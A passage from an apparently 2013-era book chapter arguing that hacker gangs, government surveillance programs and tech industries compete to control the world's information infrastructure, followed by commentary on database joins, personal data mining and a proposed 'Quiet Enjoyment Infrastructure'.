The verb "to pwn" means roughly the same as "to own" and is often misquoted as the latter. Pwning someone is exerting control over them; online multiplayer gamers seek to pwn their opponents, and the most megalomaniacal seek to pwn as many other gamers as possible. Pwning the gaming network itself, say perhaps the Sony Playstation network, would be a triumph of the first order.

Pwnership is a drug. Few of those who have taken a serious dose of it can stop themselves from striving to get more. Those who have tasted pwnership of others include management at companies who keep reciting slogans like "Don't be evil" long after the powerful drug has overwhelmed the desire not to be evil. It's why Wall Street is Wall Street and Silicon Valley is Silicon Valley.

They all want to pwn you. They want the ultimate pwnership. They want to watch you from the veranda as you pick cotton down on their plantation.

Sadly, it's just human nature. When are people most passionately absorbed in gaining more power or money? When they have more power or money than they need, of course! Oxycontin has nothing on this drug.

The desire to pwn is older than civilization. Let's take a look back at where it came from.

A Very Short History of the World

Long ago, smart people learned that living in houses and raising food on farms was better than living in caves and eating whatever they could find that looked like food. Some, however, never got the hang of farming. Instead, they joined with other non-farmers in gangs that offered to protect the farmer if he handed over a couple of geese and pigs.

"Protect from whom?" asked the farmer.

"From me, of course" said the leader of the gang of thugs as he carried off the

livestock.

The farmers could put up with one gang of thugs, but soon there were many competing gangs, each demanding more geese and pigs. Then the smartest leader of the toughest gang came up with a solution. “I’ll protect you not only from myself but from the other gangs as well. Just hand over geese, pigs, a few goats, and a son to join my protection enterprise. And toss in that shiny trinket so I can add it to this fancy thing I want to wear on my head. And oh yes, refer to me as ‘highness.’ ”

And a king was born.

If he had been even smarter, he would have filed a business-method patent on his invention, which came to be known as the protection racket.

The earliest monarchs pwned their subjects. They exerted total control.

Stories of the pursuit of conquest at great cost, stories of intrigue, treachery, fratricide, matricide and patricide in royal families over the next few thousand years show just how strong is the desire to dominate others, that is to pwn them. When domination of large populations appears to be a possibility, that little psychopath on an egotist’s shoulder is energized.

Making pwnership of others even more appealing is the fact that it is usually accompanied by wealth. In gaming circles that wealth takes the form of digital objects – virtual swords and grails etc. – accumulated over a series of conquests. In the great game of conquest of servers and personal computers in the non-virtual world, the accumulated wealth takes a more material form, typically U.S. dollars or other currencies.

For a “respected” corporation, that money is fungible. But for groups who behave like the corporations but lack corporate charters, for example the global hacker gangs, those dollars must be skillfully laundered by enlisting the help of innocent housewives responding to work-at-home schemes. And the more dollars sent to be laundered, the more conspicuous the laundry.

To really liberate the cash, the other reward, power, must be accumulated as well. Really, one who sets out to satisfy one of the hacker motives on a really large scale must in fact satisfy them all. Power, wealth and the admiration of peers for having masterfully pulled off a global prank—you’ll need them all if you are to have any of them.

The King of the World’s Information Infrastructure

To keep our world history short, let’s fast forward a few millennia. Arpanet, the precursor of and inspiration for the Internet, was designed in the 1970s largely by my customer, Bolt Beranek & Newman Inc., for the Advanced Research Projects Agency of the U.S. Defense Department. Arpanet was to be a network that would continue to function even after a significant number of nodes were disabled, presumably by an enemy⁹.

In the first edition of this book we identified a nefarious worldwide network-in-the-works, a network-of-botnets, being assembled by parties unknown injecting malware of increasingly advanced design into conscripted computers in homes. Since it’s designed to

survive attempts of its enemies to shut it down, we named the new network Arpanet III.

The enemy of Arpanet III is you and me and everyone else who would like to have a reliable global information infrastructure rather than a set of tools for perpetrating fraud, theft and predation.

Arpanet III is evolving so fast that any description I provide here will be out of date in a few weeks, let alone by the time this gets published.

Have the prankster hackers set their sights that high? Who knows.

But human nature says that eventually they certainly will.

Where Are You off to, LulzSec?

For the time being, the pranker networks Anonymous, the recently “disbanded” Lulz Security, TeaMp0isoN and others seem to be unconnected to the botnets, whose modi operandi are all about cultivating fields of personal file systems, harvesting credit card numbers, names and national ID numbers, and selling those crops at auction.

So when will the smartest botnet builder or prankster take advantage of the obvious synergy between the two pwnification strategies?

My guess is it has already happened.



[Home](#) | [Releases](#) | [Twitter](#) | [TPB](#) | [Donate](#)

Hello, good day, and how are you? Splendid! We're LulzSec, a small team of lulzy individuals who feel the drabness of the cyber community is a burden on what matters: fun. Considering fun is now restricted to Friday, where we look forward to the weekend, weekend, we have now taken it upon ourselves to spread fun, fun, fun, throughout the entire calendar year.

Sing along!

After a spectacular run of intrusions against major institutions, Lulz Security announced that it was disbanding on June 26, 2011.

What does it mean when an amorphous group of unidentified individuals “disbands”? The efforts of journalists and law enforcement to impute form and structure to such blobs resembles earlier efforts with crime “families,” There are groups and there are bosses, and eventually one boss becomes more powerful than the other bosses. But it’s not as though they have articles of organization and boards of directors. The lack of formal structure makes it hard to draw org charts of criminal organizations.

Indeed, the “disbanding” of LulzSec was accompanied by its anonymous leadership’s call to carry on with the “revolution.” Asked about the development, prominent security consultant Dino A. Dai Zovi noted that, “It looks like these sort of ‘hacktivist’ ideas are spreading and gaining popularity.”¹⁰

In an effort that is probably independent of the various botnets, the Sony Playstation network was hacked. After a humiliating week’s outage, Sony’s eventually allowed it to re-open, only to be hacked again. Sony was compelled to advise its vast global network of gamers that their personal information had been compromised, with possible financial consequences to each of them. More hacks followed.

Sony Corporation’s stockholders can take comfort that their company has merely been pwned, not owned. At least for the moment.

Things doubtless will keep unfolding in the rapidly developing Arpanet III. Some aspiring and savvy lieutenants are right now sizing up their prospects for a “promotion.” Power struggles and coups being planned and executed.

Hacktivists will scoff at this notion. “You completely miss the point, d00d. We’re in it to have fun while we shake things up that need to be shaken up.”

Nature, Power, and Vacuums

In other words, they’re out to shake up power structures, creating power vacuums. And we all know how nature feels about a vacuum.

FBI Warns Of Scams Targeting Financial Industry

Criminals are using spam and phishing e-mails, keystroke loggers, and Remote Access Trojans to compromise financial institution networks and obtain employee login credentials.

Soon we won’t need to worry about this, as the criminals will own their own banks.

Most of us also understand that there’s at least one latent power-hungry misanthrope in any gathering of more than a few dozen people, their tendencies becoming overt when opportunity arises. The opportunity becomes most prominent in groups whose governance

is by the rules of the jungle, as with hactivists, botnet builders, and organized crime families.

Put a number of such groups-in-formation together and you have a perfect Petri dish for the smartest leader of the toughest gang of thugs to take charge of the formation of Arpanet III. His or her, no his, first goal will probably be to pwn and own a few small banks in Third World countries. We know that national governments — and by extension their bank regulators — vary greatly in their attitudes toward cybercrime. It seems that some view phishing attacks and online theft as a growth industry, a boost to the balance of payments. With half a dozen small banks in those countries in their pocket, money laundering would be a much less formidable job for our would-be leader of Arpanet III.

Quickly after that, while the scattered patchwork of law enforcement agencies in the 200+ nations of the world tries to figure out how to isolate transactions involving those institutions, other banks and other organizations and companies will be pwned and owned.

Suddenly the most difficult job of the serious cybercriminal, that is, rendering his plunder usable, becomes much, much easier. After all, with undisclosed ownership of banking facilities, he's got control of nodes on the world's financial transaction network.

Easier money laundering will in turn enable more effective theft, generating more easily-laundered cash, with which some more reputable institutions could be controlled, much in the manner of mafia bust-out schemes of reputable companies in the 20th century. At some point a full-blown bust-out of some richly capitalized institution, such as the one perpetrated in 1991 against Mutual Benefit Life Insurance Company, will be pulled off.

At that point the assets available to the boss of Arpanet III will rival those of some sovereign nations. Certainly they will be sufficient to buy up stock of companies that sell security technology products, or otherwise infiltrate them.

And perhaps just for old time's sake he'll take an interest in the devalued shares of Sony Corporation.

'Black Market Bank' Accused of Laundering \$6B in Criminal Proceeds¹¹

ABC News, May 28, 2013 Internet bank Liberty Reserve is being charged with laundering \$6 billion in suspected crime proceeds, including the illegal profits from credit card fraud, identity theft, investment fraud, computer hacking, child pornography and narcotics trafficking.

Prosecutors say it "may be the largest international money laundering case ever brought by the United States."

Liberty Reserve was a "black market bank," created and structured to "facilitate criminal activity," according to Preet Bharara, U.S. Attorney for the Southern District of New York...

Liberty Reserve is estimated to have had more than 1 million users worldwide, including more than 200,000 users in the United States.

All told, the government charges, Liberty Reserve processed 55 million separate financial transactions and laundered \$6 billion in criminal proceeds. According to the indictment, Liberty Reserve operated a digital currency system designed to provide criminals with a way to launder their profits without leaving a trace.

"As alleged, Liberty Reserve deliberately operated in a way to attract and aid criminals who wished to use digital currency to break the law and to launder the proceeds of their crimes," Bharara said. "We have indicted Liberty Reserve itself because, as alleged, its entire existence was based on a criminal business model..."

The investigation and takedown involved law enforcement action in 17 countries, including Costa Rica, the Netherlands, Spain, Morocco, Sweden, Switzerland, Cyprus, Australia, China, Norway, Latvia, Luxembourg, the United Kingdom, Russia, Canada and the U.S.

The government charges that Liberty Reserve was so intent on attracting criminal customers, it didn't even bother to ask its clients for basic identifying information, or to validate their identities, all in the interest of keeping transactions untraceable.

Users routinely established accounts under false names, including such blatantly criminal names as "Russia Hackers" and "Hacker Account," according to the indictment...

"The global enforcement action we announce today is an important step towards reining in the 'Wild West' of illicit Internet banking," Bharara said. "As crime goes increasingly global, the long arm of the law has to get even longer, and in this case, it encircled the earth."

Meet the New Boss

That's when the boss of Arpanet III becomes king of the world's information infrastructure. When that happens you will not be able to communicate with anyone in a way that is not discoverable by the big boss, except in face-to-face meetings in the physical outdoors. We'll then all reminisce about similar scenarios in novels we all were assigned to read in middle school.

The designers and builders of Arpanet III continue to show their skill. We have botnets with millions of personal computers acting as zombie nodes; we also have rampant breaches of the networks and servers of Citibank, Lockheed Martin, and others. What happens when the smartest, most megalomaniacal leader of the most aggressive bunch of hackers in the botnet/Anonymous/LulzSec/ TeaMp0isoN/phishing/SQLinjection/online-human-trafficking community decides that he wants to control the world's information infrastructure? Could that be pulled off today?

The first one to have a go at it is likely to come up short. After all, it's an ambitious goal. But it will surely inspire others. Before there was a Lenin there had to be a Trotsky. Major power grabs seem to start with a pattern set by a visionary whose work gets co-opted by a series of progressively more vicious psychopathic megalomaniacs. Trotsky → Lenin → Stalin; von Bismarck → von Hindenburg → Ludendorff → Lenk → Hitler.

How many more attempts will be required before one of these psychopaths actually succeeds? Will there be massive casualties from wars of succession?

Stay tuned.

As long as we're all outdoors, keeping our files, holding our meetings, and letting our kids hang out by the side of the information highway, we're fair game for the gangs of thugs and their ambitious leaders. This time they won't ask us to hand over geese and pigs. If we're lucky they'll just demand money to allow us to continue to use information and communication.

Or Will It Be the PRISM Boss?

This is being written in the second half of 2013, the year of the U.S. National Security Agency's PRISM scandal. A low-level sysadmin on a Booz Allen government contract spilled the beans on the NSA's surveillance of all the world's communications. Never

mind the fact that Wired magazine had done a story^{[12](#)} about the whole PRISM program a year earlier.

Which is scarier: governments taking control of all our communications or a global mafia extorting money and obedience from all of us in its protection racket? At least Arpanet III will (perhaps) never have armies and missiles and police forces with arrest powers and missile-equipped drones and all those things that make pervasive government surveillance more threatening.

PRISM attempts to intercept all communication, not just that which happens to traverse optical fiber and wires that cross U.S. borders. But it's still a U.S. Government initiative. Of the 206 sovereign nations of the world, how many have their own PRISMs? Certainly Russia has one, and the UK's version is apparently very closely tied in to that of the USA. While the EU government was busy crafting its indignant response to revelations of PRISM snooping into the private communications of Europeans, Le Monde rained on their parade by reporting^{[13](#)} that France's Directorate-General for External Security has been illegally intercepting e-mails, texts, phone calls, and Web activity in a manner very similar to PRISM.

Older functions of government tend to deal with the one thing that has historically made government relevant. That thing is territory. Turf. The space inside geographic boundaries.

Geographic territory is utterly irrelevant to a stream of packets on the Internet. Bits know nothing about national boundaries. The obvious implication is that governance of information and communication on the one hand, and governance of territory on the other, are largely incompatible.

Governments simply don't know what to do about that. They create multinational super-PRISMs, while at the same time they build national citizen identity systems, oblivious to the fact that the people using the networks to be protected are very likely to be outside their jurisdiction.

One Proposed Remedy to PRISM

On August 1, 2013, a series of talks was given in Berlin to present GNUnet as an encrypted peer-to-peer system that would insulate people from things like PRISM.

Gnunet.net describes GNUnet as a framework for secure peer-to-peer networking that does not use any centralized or otherwise trusted services. A first service implemented on top of the networking layer allows anonymous censorship-resistant file-sharing. Anonymity is provided by making messages originating from a peer indistinguishable from messages that the peer is routing. All peers act as routers and use link-encrypted connections with stable bandwidth utilization to communicate with each other.

GNUnet uses a simple, excess-based economic model to allocate resources. Peers in GNUnet monitor each others' behavior with respect to resource usage; peers that contribute to the network are rewarded with better service.

GNUnet uses the right technology. Secure peer-to-peer sharing allows for private

spaces that are controlled by their users. But there has to be a means of governance. Like it or not, the direct implication is that there has to be a source of authority. The trick is to engineer a source of authority with checks and balances and due process that keeps it working in the interest of the community served rather than the interest of those in authority.

We'll take a closer look at engineered authority shortly, but first let's look at third power bloc, in addition to global organized crime and government, that would like to control the world's information and communication infrastructure.

Third Possible Boss: Silibandia

Governments and global organized crime aren't the only ones who want to control the world's information and communications infrastructure. We'll call the third contender "Silibandia," for the confluence of Silicon Valley, the broadband+wireless industry, and the media industry.

What makes Silibandia scary is its ability to control perceptions. Silibandia can get you and me to believe what they want us to believe, aided greatly by the tendency of you and me to believe we're too smart to have our perceptions manipulated. Among other fairy tales, they have us believing that PRISM is Evil Big Brother Right On Our Doorstep, while their own much more powerful data-mining tools merely serve to offer us products and services in which we've shown interest. All their little manipulations of perceptions work to serve the big manipulation, the Big Lie, the message that Silibandia is your friend. As their friend, they would like you to support them as they work to limit the unwarranted and invasive schemes of governments — you know, those bad PRISM guys — to interfere with their earnest work to provide you what you need, while at the same time providing jobs and boosting the economy. "We're committed to 'do no evil.' Please 'like' us on Facebook." And please don't ask about what happens behind the scenes when you do that. You are getting drowsy... sleep... sleep...

Can't We All Get Along?

We all know that big industries such as Silibandia tend to have their way with legislatures, and that too many laws are made by lobbyists. Industry and government "work closely together in the spirit of cooperation in ensuring that [insert name of industry] continues to contribute to [insert some good thing], creating new jobs and new opportunities yadayada..." Translation: We bought your senator.

But the collusion at the centers of power isn't just between industry and government. History is replete with stories of governments cooperating with that first group, organized crime. While the story of James Whitey Bulger's cozy relationship with the FBI is fresh on peoples' minds, it shouldn't shock people as much as it appears to. From the intrigues of European governments and monarchies to the American police forces described in The Autobiography of Lincoln Steffens, the Venn circles of government and organized crime often significantly overlap.

Example: For centuries, the dynasty of Thurn und Taxis gathered wealth and power largely through its operation of the European postal system. Most communication,

whether between governments or individuals, organized crime bosses or business people, leaders of Protestants or Catholics, was monitored by the Thurn und Taxis version of PRISM. Theirs involved the twin technologies of managing a (handwritten) database of who was communicating with whom, and the technology of discerning the contents of private correspondence in an undetectable fashion, by holding letters up to the sunlight and, when that failed, steaming envelopes and melting seals. To the princes of Thurn und Taxis, distinctions between government and media and business and criminal activity was a source of amusement. Those were all random labels for various instances of one unified thing called power. And the real power was theirs. Europe was largely owned by the House of Thurn und Taxis.

Conspiracy theorists, I have news for you: Collusion between government and organized crime is not news. It's been going on since, well, since "government" meant the smartest leader of the toughest gang of thugs in the countryside. In March, 2014 we learned¹⁴ of the latest round of coziness between government and organized crime, thanks to Edward Snowden:

The big disclosure in today's story from The Intercept is that the NSA, by July 2010, had built a system called TURBINE designed to scale up its sophisticated computer-hacking operations. The NSA has infected between 85,000 and 100,000 machines with "implants," according to previous Snowden stories. With TURBINE as its new command-and-control platform, the NSA can potentially boost that to handle "millions of implants" at once...

... black hat developers invented the "bot" – a type of malware that would silently join an IRC chat room controlled by the hacker. From there, the hacker could issue mass commands to all the hacked computers at once, or direct commands to a subset of them.

Large modern botnets can contain 2 million hacked machines, and are used for click fraud, denial of service attacks, password theft, bitcoin mining and other things.

...What's interesting is that the NSA isn't just building its own botnet. Since August 2007 it's had a program called QUANTUMBOT dedicated to taking over the command-and-control systems of existing, but idle, bots. One top secret slide describes the program as "highly successful" with "over 140,000 bots co-opted."

...Computer security researcher Nicholas Weaver theorizes the agency could use bot software as a "deniable implant" – if you find your computer slaved to a known hacker botnet, you're not likely to suspect the most sophisticated intelligence agency in the world is behind it. At least, not until now.

So let's not argue over whether government or the technology industries or the new global organized crime pose the biggest threat to our freedom and autonomy and survival. Probably one of the three will play a bigger role than the other two, but who knows which one or how it will all play out. We used to call it "the establishment." The bottom line is that if we don't do something to engineer a solution to this aggregation of information and communication power — all power these days — well, we're all back in the role of peasants, living at the mercy of the smartest leader of the toughest band of thugs in the countryside. Be prepared to hand over your geese and pigs and sons and daughters and any digital gold or jewels you might happen to have accumulated. Most of your dollars or

pounds or yen or euros or bitcoins exist on some disk drive whose location is unknown to you, right? If we don't fix this problem with an engineered solution, prepare to yield them to the new despot. Who knows, he may be a robot.

Engineered Authority

The last big attempt at engineered authority was led by Hamilton, Madison, Jay, Adams, Franklin, Jefferson, Washington, et al and was remarkably productive. Building upon and refining the mostly English principle of due process, it made for an effective means of applying authority where needed, while keeping the bearers of that authority from letting power do what unchecked power does to people.

Now we need an engineered source of authority that fits communities that are not defined by geography. The new engineered means of governance will reach the old and elusive goal of direct participation by the governed, without intermediaries. It will allow people to participate directly in governance from the comfort of their homes. And it can be greatly more accountable and participatory than that provided for in the Federalist Papers and its descendant, the United States Constitution.

Our goal is to allow any member of a community to participate in its governance, provided they are measurably active in that governance. And with the tools of QEI we can have just that.

One caveat, however: While QEI delivers accountable anonymity to everyone, serving a role in public governance requires partially piercing the veil of anonymity. To serve, you'll need to disclose your natural name. Not your location or other identifying information, but as a public official your natural name must be disclosed along with the name of the office(s) in which you serve.

Come Indoors

Our solution is an impervious, secure worldwide infrastructure assembled through the use of open and consensual processes inspired by those developed over centuries by the real estate, vital records, and professional licensing professions.

It all starts with a process of establishing the identity of users of online facilities, while at the same time keeping those identities confidential. Accountable anonymity. It can be done. Stay tuned.

Our goal is not just better networks. It is not even a world that is better protected from terrorist threats. The goal is a world of "Quiet Enjoyment," a world that offers a better quality of life for all people.

That kind of assertion risks being labeled as Utopian. But really, things don't have to be as bad as they are now, and they certainly don't have to get worse. We needn't be so openly vulnerable. The foundation of the solution is right in our hands. When we deploy it widely, it will help us achieve rampant Quiet Enjoyment.

A new industry is in the works.

The new industry will thoroughly resemble the real estate industry: the design,

construction, and management of commercial and residential buildings.

Security and manageability go hand in hand. You can't have one without the other.

Your Choice

Privacy activists often focus on policy for organizations that allow themselves to be governed by policies. While they're busy doing that, an assortment of "cookie clubs" that laugh at the notion of privacy policies dig through the files that reveal the details of our lives. Your cookie files are much more valuable to nosy organizations than are utterly unnecessary pieces of "index" information, such as your social security number.

If you don't act, then ask yourself, who will be in charge? Will Arpanet III, the 21st century version of the smartest leader of the toughest band of thugs in a global village of 7 billion people be a monolithic entity more frightening than anything ever conceived by George Orwell?

Who Will Control Your Life?

You may think that's overly dramatic. After all, the subject is privacy. We're only talking about information, right? The junk mailers and others who use information about you don't control your life, do they? Surely they just add an element of annoyance.

Besides, a growing awareness of privacy concerns will result in meaningful privacy policies and laws that govern the intrusive activities of the companies involved and the use of their databases. Won't it?

This is about more than annoyance. It's about access to the most intimate details of your life. It's about the ability of those who have information about you to manipulate and control you.

As a solution to the particular problem described in this chapter, privacy policies and laws are meaningless. Let's look at some of the difficulties presented by technological innovation that prevent quick and easy remedies.

What Law?

Gambling operators and pornographers operate websites on servers in various Caribbean islands and Third World countries. Their services are offered to any users, including American citizens, who come across their sites. But everything about the service and the transactions takes place offshore, using a foreign banking system to process credit-card transactions.

If the website operators happen to make their services available to anyone with a computer or phone, regardless of location, then it is the user who transgresses, not the site operator. The operators are governed by the law where their services originate. And if their host nation changes its view and decides to crack down on offenders, a backup server in another developing country can take over in a heartbeat.

We all know that Internet traffic and activity knows nothing about national boundaries. Why then, when it comes to policy and regulation, do our discussions assume that

governments and legislation are of any relevance?

What Company?

Companies have charters, officers, boards of directors, and balance sheets to which they are held accountable. Most companies will bend over backward to avoid putting their assets and officers and brands at risk. But what happens when a middle manager at one of those companies is under pressure to improve his unit's performance, and discovers an unnamed club, devoid of physical location, where he can barter his customer information for information from unnamed other sources and gain the advantage he needs in order to make his numbers?

What detail of your private life would you least like to see splashed across the Internet? Or added to a database, linked to your name and sold in a mailing list? Your concern could become a source of amusement to your grandchildren, because by then, "Privacy as we know it won't exist," predicts Nick Jones, a London-based research director at Gartner Group.

There is a famous story about IBM approaching the owners of the Apache open-source Web server software, which IBM wanted to use as part of its WebSphere product. Hard as it tried, IBM could not find the company that owned this market-leading product—because no such company existed. Apache was developed by a club, a group of people dispersed around the world, many of whom had never met one another. There was no legal entity with which IBM could negotiate.

For every such club that's clearly visible and has nothing to hide, others are invisible and have plenty to hide.

When he was CEO of Sun Microsystems, Scott McNeilly famously called consumer privacy issues a red herring. "You have zero privacy anyway. Get over it," he told a group of reporters. While he has since backpedaled from this public pronouncement, what are the chances he has really changed his mind? How many of his less-outspoken peers think similar things?

If we are to have privacy then we must be our own grassroots engineers of our privacy systems. We'll get no help from the McNeillys.

What Databases?

"Identity theft experts" cynically advise you to protect your social security number or national ID number, and shred your bills and bank statements, all the while knowing that these measures are useless in the age of online table joins and cookie clubs. Two or more big, established customer databases with the finest government-regulated corporate

pedigrees and privacy statements can mate, in the middle of the night, on a server on some Asian outpost, producing a “join” that is not accountable to anybody.

Most “data banks” are collections of tables of information plus some procedures for using them, collectively called relational databases. A “join” is part of an operation that finds records of interest from two tables, using specific criteria.

Joins are ephemeral—they happen and then they vanish. Their progeny is a bit of combined information that then might be part of another table. That table, after perhaps mating with another dozen or so products of such joins around the world, forms a very revealing picture of a person or organization or other entity.

Joins are fun to play with and can be immensely powerful. Tracking down their source can take years of intelligent sleuthing, during which time another few thousand generations of joins have come and gone and wreaked their havoc. Databases are meek; joins are powerful.

Law, organizational accountability, and nicely bounded and identifiable collections of information are comforting concepts when our privacy is threatened as it is today. But they are meaningless. We’ll see that:

- Instead of useless legislation, we need new applications of existing intellectual property law that are reasonably enforceable across national boundaries;
- Instead of useless privacy statements and impossible enforcement challenges, we need to claim our information as our own property and treat those who steal it as *thieves*;
- Instead of looking for abuse of our information while it’s at rest in databases where it appears to be fairly well cared for, we need to track it down as it’s dragged around the seamy hangouts of the tabular sex trade. We should regard our stolen personal information as would an abducted daughter.***

What Privacy Policy?¹⁵

Want to know how well a company protects its customers’ data? Don’t talk to its security and compliance officers. Instead, try its marketing department.

A study released Monday by the privacy-focused Ponemon Institute and funded by e-mail marketing firm Strongmail reveals a disturbing disconnect in companies between the executives tasked with protecting customer data and marketing departments, which use the data for advertising purposes or share it with third parties.

In response to a survey answered by 500 privacy and 900 marketing executives in industries ranging from health care to financial services, more than a third of marketing execs said they don’t place any limits on the data they share with third parties, such as e-mail marketing agencies or online advertisers. By contrast, 75% of privacy officers believe that their companies limit the sharing of customer data.

More specifically, 80% of marketers said their organizations share e-mail addresses with third parties,

compared with 47% of security and privacy officers. Other examples: 65% of marketers said they would distribute a customer's cellphone number, while only 47% of privacy execs said their companies allowed the data to be shared. Forty-five percent of marketers believe their companies shared credit card data, compared with 32% of privacy officers, and 29% of marketers believe their firms distribute social security numbers, compared with 7% of privacy professionals.

Orwellian Joins

When a skilled writer like George Orwell builds a plot around an evil entity, he personifies it by giving it a name. But it is hard to be passionate about a database.

In the lexicon of lexicographers, the term *database* really means something broader than its narrow use in technology jargon:

Database, n.: an organized body of related information¹⁶

A library filled with shelves of books all related to a particular industry or academic discipline is a database. A collection of tables, information arranged in rows and columns related to a particular thing, is a database.

A collection of hundreds of thousands of cells in tables about you, housed on different servers in different parts of the world using different operating systems and different database management systems may be seen as one database about *you*.

The technical term for information about *you* is PII—"Personally Identifiable Information":

The concept of PII—the idea that data belongs in a special class when it is tied to an actual, identifiable human—is especially helpful when we try to come to grips with questions involving privacy, technology, and commerce. PII is like uranium: quite valuable, but more than a little dangerous when it falls into the wrong hands. It has become so important that Wall Street analysts are valuing some companies based on the quantity and quality of their customer PII profiles; privacy advocacy groups and governmental regulatory agencies around the world are closely monitoring PII collection and use, and considering a staggering amount of new legislation; software developers are reengineering their products to become "PII-compliant"; even new sniffers (the network analysis tools used by software engineers and hackers) are in the works for the express purpose of tracking PII inside large information systems. Yet most users of the Internet, even active ones, have very little idea what PII is, how it is collected, where it is stored—or even why it is important.¹⁷

At an e-business conference I attended at Bank of America in Boston, a concerned statistician cited a medical study of the residents of Cambridge, Massachusetts, to show how revealing just one table can be. The study's author noted that while he had privileged information on the medical backgrounds of almost all residents, all names and addresses were deleted from the records—"only" birthdates were left. The statistician then noted that in a random sample of 100,000 people, i.e. a sample the size of Cambridge's population, 12% have unique birthdays. If I have only that one table, and I acquire the city's public voter registration records, a simple sort lets me know something I should not know about the medical backgrounds of the voters among 12,000 people. And more tables are always available.

The database about *you* is very, very large. It includes information about where *you*

used your credit card last night, what you bought with it, where you clicked on the Web, what you downloaded, what books you bought, what cause or political party or charity you contributed to. Don't worry that the tables are not linked right now. When someone needs to link them, they will be.

Try it yourself. Look for Microsoft Access or its equivalent on your computer. Create some tables and see what you can do with them. (This is a very worthwhile activity, because knowing how a database works is this century's equivalent of knowing addition and subtraction. It is much more important than knowing about "computers." You can know very little about computers and get along just fine as long as you know how to use a relational database and a few other things.)

Sub-Surface Data Mining

Data mining is the practice of extracting meaning from very large data sets. As Wikipedia informs us,

Mining techniques can be divided into two common excavation types: surface mining and sub-surface (underground) mining. Surface mining is much more common...

Most data mining is surface mining, legitimately used to find useful information in patterns in the data in tables. But how would we ever know the dimensions of the practice of sub-surface data mining? The profession and sport of sub-surface data mining is all about seeing what happens when tables from a variety of sources, tables that the miner is not supposed to have, are made to intersect with one another, using "unofficial" computer facilities. Sub-surface data miners don't want to know one little thing about 12% of their sample. They want to know *everything* about *everybody*.

And isn't that just how people are? People are nosy, and people like power. Sub-surface data mining serves both impulses. Add to that the sport of "target marketing," which started out innocently enough as marketing to very narrowly defined groups but which has in places come to mean "control of perceptions of individuals," and you have information power in spades. Look again, closely, at this section of the excerpt from the Fena and Jennings book:

PII is like uranium: quite valuable, but more than a little dangerous when it falls into the wrong hands. It has become so important that Wall Street analysts are valuing some companies based on the quantity and quality of their customer PII profiles.

It is dangerous, of course, because it can be used to manipulate our perceptions.

The good news is that it is quite possible to solve this problem without the “eternal vigilance” approach that human nature precludes. That is, it can be solved without spending great amounts of time and energy reading privacy statements and advocating for protective legislation. The solution is the Quiet Enjoyment Infrastructure—QEI—described in this book.

Later we’ll look at other digital life forms. Let’s hope they don’t all cross-breed.

The Sex Life of Tables

I think computer viruses should count as life.

Stephen Hawking

If computer viruses count as life, they are primitive, asexual organisms. Table joins like the ones discussed here can constitute a more highly evolved, sexual, and potentially more powerful life form.

***Were people smarter about
privacy 35 years ago?***

The real danger is the gradual erosion of individual liberties thorough the automation, integration and interconnection of many small, separate recordkeeping systems, each of which alone may seem innocuous, even benevolent, and wholly justifiable.

*From Personal Privacy in an Information Society,
July 1977, by the Privacy Protection Study
Commission, as quoted in Rethinking Public
Key Infrastructures and Digital Certificates, by
Stefan A. Brands, MIT Press, © 2000*

At this point I would love to cite statistics about how many tables around the world contain information about you. A more important figure would be how often those tables mate, generating relational DNA for software robots whose only role is to know what you

are likely to do next and how that event can be influenced.

But the sex habits of relational databases are as private as privacy policies are public. You and I will probably never know. But we can know where they get their nourishment, the stuff that feeds healthy, growing tables.

Mommy, Where Do Baby Tables Come From?

How do the tables get created in the first place? What's the origin of the database about you?

When we fill in a form or a directory or a database table with information, we use the verb “to populate.” We populate a database. That curious choice of terms was made long before there was tabular sex to write about. Someone somewhere was remarkably prescient.

Some of the nurseries of baby tables include...

- Breaking and Entering, Enabled by the FUD Clubs
- Burglarizing Your Home With Flash Cookies
- Burglarizing Your Home With Evercookies
- Burglarizing Your Home With Spyware aka Adware
- Bypassing Your Privacy Settings
- Harvesting Your Visited Links, or You Too Can Rule The World
- Turning Your Computer or Phone Into A Zombie
- Bugging Your Browser
- Harvesting Your Information Residue
- Phishing and Spear Phishing
- The “Lost or Stolen” Laptop
- FUD Clubbing
- TIA-ing Into Fear Data

Where Young, Vulnerable Tables End Up: The Tabular Sex Trade

After we've found ways to fill in all the different tables of information about you, we'll show how those tables are dragged into the tabular sex trade, where they're repeatedly joined with other tables to produce new offspring tables with ever-more-complete information about you using techniques such as

- Cookie Clubbing
- Rogue Managers Going Over to the Dark Side of ETL

First let's examine some of the ways information is gathered for the "breeder" tables.

Breaking And Entering Enabled by the FUD Clubs

Privacy requires authenticity. The constant invasions of privacy we all suffer are a consequence of rampant inauthenticity, much of which is enabled by the vulnerable design of our computers and phones, our second homes.

Why are our computers and phones so vulnerable? Why are we left outdoors when we use them?

"FUD," as we've noted, stands for "Fear, Uncertainty and Doubt." Anyone who has been involved in the marketing of computer products over the past 40 years is familiar with the term, which refers to the practice of deliberately making things obscure, confusing and complicated, in order to make us dependent on the vendor.

Where would the plantation's ecosystem be if computers used, for example, technology that's been available since the 1970's that prevents code from executing from addresses that are not part of the permissible address space for executables?

Where would the plantation's ecosystem be if diagnostics were ubiquitous and helpful to everyone, instead of being accessible to only those who have been taught the secret diagnostic handshake and language?

More to the point for our purposes here, where would the plantation's ecosystem be if the plantation owner's certified engineers and partners and app builders were not given the tools that let them help themselves to information that helps them "support" (i.e. market to) you?

Some of the files placed in our outdoor shacks are simple cookies. They can be useful and can be managed by users if they have lots of time for such maintenance chores. Others, flash cookies, are effectively out of our reach.

It's true that cookies and automatic software updates in our information homes can be helpful. It's also true that we often let cleaners, child-care workers, neighbors caring for our pets come into our physical homes while we're away.

But what set of ordinances and building codes governs the placing of cookies and nosy software in our information homes? And where do we find a City Hall that makes and enforces those laws, with our participation and consent? How would we know that those claiming to be permitted neighbors and service providers are really who they say they are?

The companies that sell you software love to tell you how hard they're working to make your computer secure. Do you believe them? Remember how long it took security software companies to put spyware prevention in the antivirus software products that they sold to us? The reason was simple. Software vendors and marketers and companies in general were – and are – intruding on your information home in pretty much the same manner that criminals do. Preventing spyware would mean preventing themselves from spying on you.

The “respectable” companies help themselves to your personal property in ways that are often indistinguishable from the methods of illegal crackers.

Burglarizing Your Home with Flash Cookies

Legally, burglary is one criminal step past breaking and entering. What would you say about an organization that quietly sells tools to burglars? What kind of nefarious underworld group would that be? They’d obviously need to conceal what they were doing. Probably with a front, an apparently legitimate business that sold, let’s say, high end decorating supplies to contractors.

